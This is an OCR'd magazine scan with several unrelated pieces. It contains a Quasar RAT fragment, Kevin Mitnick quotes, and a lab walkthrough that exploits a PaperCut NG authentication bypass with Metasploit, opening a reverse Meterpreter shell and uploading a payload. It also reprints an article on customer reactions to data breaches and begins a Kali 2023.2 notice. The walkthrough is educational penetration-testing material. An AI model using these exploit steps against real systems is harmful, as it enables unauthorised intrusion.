
Tadaam, I have a connection on the target system.




Just so you have forgotten what a Quasar RAT can do, let me give you a preview of what its feat-ures are.



"I think malware is a significant threat because the mitigation, like antivirus software, hasn't evolved to a point to really mitigate the risk to a reasonable degree."
-Kevin Mitnick



"It's kind of interesting, because hacking is a skill that could be used for criminal purposes or legitimate purposes, and so even though in the past I was hacking for the curiosity, and the thrill, to get a bite of the forbidden fruit of knowledge, I'm now working in the security field as a public speaker."
-Kevin Mitnick



This scenario is complete. Now, as a bonus let's see how to exploit Papercut on a Linux target. The process is entirely same but you will not get root access with this module. Since most papercut servers run with a username "papercut" on Linux device.

```
msf6 exploit(multi/http/papercut_ng_auth_bypass) > set rhosts 192.
168.40.160
rhosts => 192.168.40.160
msf6 exploit(multi/http/papercut_ng_auth_bypass) > check
[+] 192.168.40.160:9191 - The target is vulnerable.
msf6 exploit(multi/http/papercut_ng_auth_bypass) >
```

```
msf6 exploit(multi/http/papercut_ng_auth_bypass) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://192.168.40.153:8080/h0HN8nZsDl
[*] Server started.
[*] Sending stage (58829 bytes) to 192.168.40.160
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.160:51236) at 2023-07-12 08:21:56 -0400
[*] Server stopped.

meterpreter >
```

```
meterpreter > sysinfo
Computer        : ubuntu20-04
OS              : Linux 5.15.0-58-generic (amd64)
Architecture    : x64
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: papercut
meterpreter >
```

```
meterpreter > upload met_x64_153_4444.elf
[*] Uploading  : /home/kali/Desktop/met_x64_153_4444.elf -> met_x6
4_153_4444.elf
[*] Uploaded -1.00 B of 250.00 B (-0.4%): /home/kali/Desktop/met_x
64_153_4444.elf -> met_x64_153_4444.elf
[*] Completed  : /home/kali/Desktop/met_x64_153_4444.elf -> met_x6
4_153_4444.elf
meterpreter >
```

Fear trumps anger when it comes to data breaches – angry customers vent, but fearful customers don`t come back

ONLINE SECURITY

Rajendran Murthy
Professor of Marketing,
Rochester Institute of Technology

The big idea

When a person is notified of a data breach involving their personal information, if they reac-t with a feeling of fear – as opposed to anger – they're more likely to stop using the site.

That was the main finding of a study I conducted with three co-authors that examined which emotions lead customers to change their behavior after a breach. We found that angry customers, on the other hand, are more likely to vent on different social media platforms but then return to the breached site.

We surveyed 208 U.S. consumers, ages 18 to 60, and asked them to describe their feelings after being informed of a data breach on their favorite and frequently used website.

Subscription websites, such as Netflix and Xbox Live, and free-to-use websites, such as Facebook and Snapchat, were considered. We then asked the participants to explain, in their own words, what actions they took in response.

We found that positive attitudes toward the website before the breach did not meaningfully affect whether consumers reengaged with the website after the breach, as some prior research has indicated. Instead, the emotional response of fear, in particular, weighed heavily on customers.

Fearful customers appeared to stop using the breached site to reduce their feelings of stress an-d vulnerability. Other customers resorted to pro-viding false biographical details or removing

(Cont'd On Next Page)

credit card data, name and date of birth from th-
e website as they continued using it.

Why it matters

In 2022 alone, U.S. customer data was comprom
-ised in over 1,800 incidents, affecting over 400 million individuals.

Much of the prior research has focused on customer anger in the wake of a data breach an-
d the need for companies to placate angry custo-
mers or manage negative media coverage. To do so, companies may engage crisis managers to contain the damage, partner with identity protec-
tion services, pay fines or settlements, or try to lure back customers with free services.

However, our research shows that companies need to address fearful customers diff-
erently after a data breach has occur-
red – if they want to avoid customer loss.

To do this, companies can work with their ITdepartments to identify customers who are no longer active after a breach and then reach out to them directly to assuage their fears.

What still isn't known

It is not yet known how companies should react in the aftermath of a data breach. It isn't clear why customers return. One likely explanati
-on is privacy fatigue – when customers believe keeping their online data secure is futile.

In our study we found one-third of customers returned after a breach without even changing t-
heir passwords. More than half returned after m-
aking some changes, such as removing their cre-
dit card data, changing their passwords or remo-
ving personal information.

This may be why researchers cannot provide reliable recommendations for handling data bre-
aches. From a company's standpoint, if customer
-s will return anyway, there is little incentive to do more than the bare minimum to address a breach.

What's next

We are now studying the behavior of people who have experienced multiple data breaches in the past year. We want to know how these custo-
mers change their behaviors, as well as how they judge the recovery efforts of the companies who-
se sites were breached.

"We are now studying the behavior of people who have experienced multiple data breaches in the past year."

Recent regulations, such as the EU's 2018 data protection law and newly introduced state bills in the U.S. – along with updates to the Califor-
nia Consumer Privacy Act – will forc
-e companies and data brokers to think more ser
iously about the kinds of data being collected an
-d stored. Health care, retail, finance, social netw
-orking and other websites will need to make sig-
nificant changes in how they inform customers of – and compensate them for – such data breaches.

This Article first appeared in The Conversation

"Somebody could send you an office document or a PDF file, and as soon as you open it, it's a booby trap and the hacker has complete control of your computer. Another major problem is password management. People use the same password on multiple sites, so when the hacker compromises one site, they have your password for everywhere else."
-Kevin Mitnick


Kali 2023.2

WHAT'S NEW

Hello Hackercoolians, the makers of Kali Linux have released the second release of Kali Linux a-fter they completed their 10 year anniversary. Here is everything new about this release.

Hyper_V Image

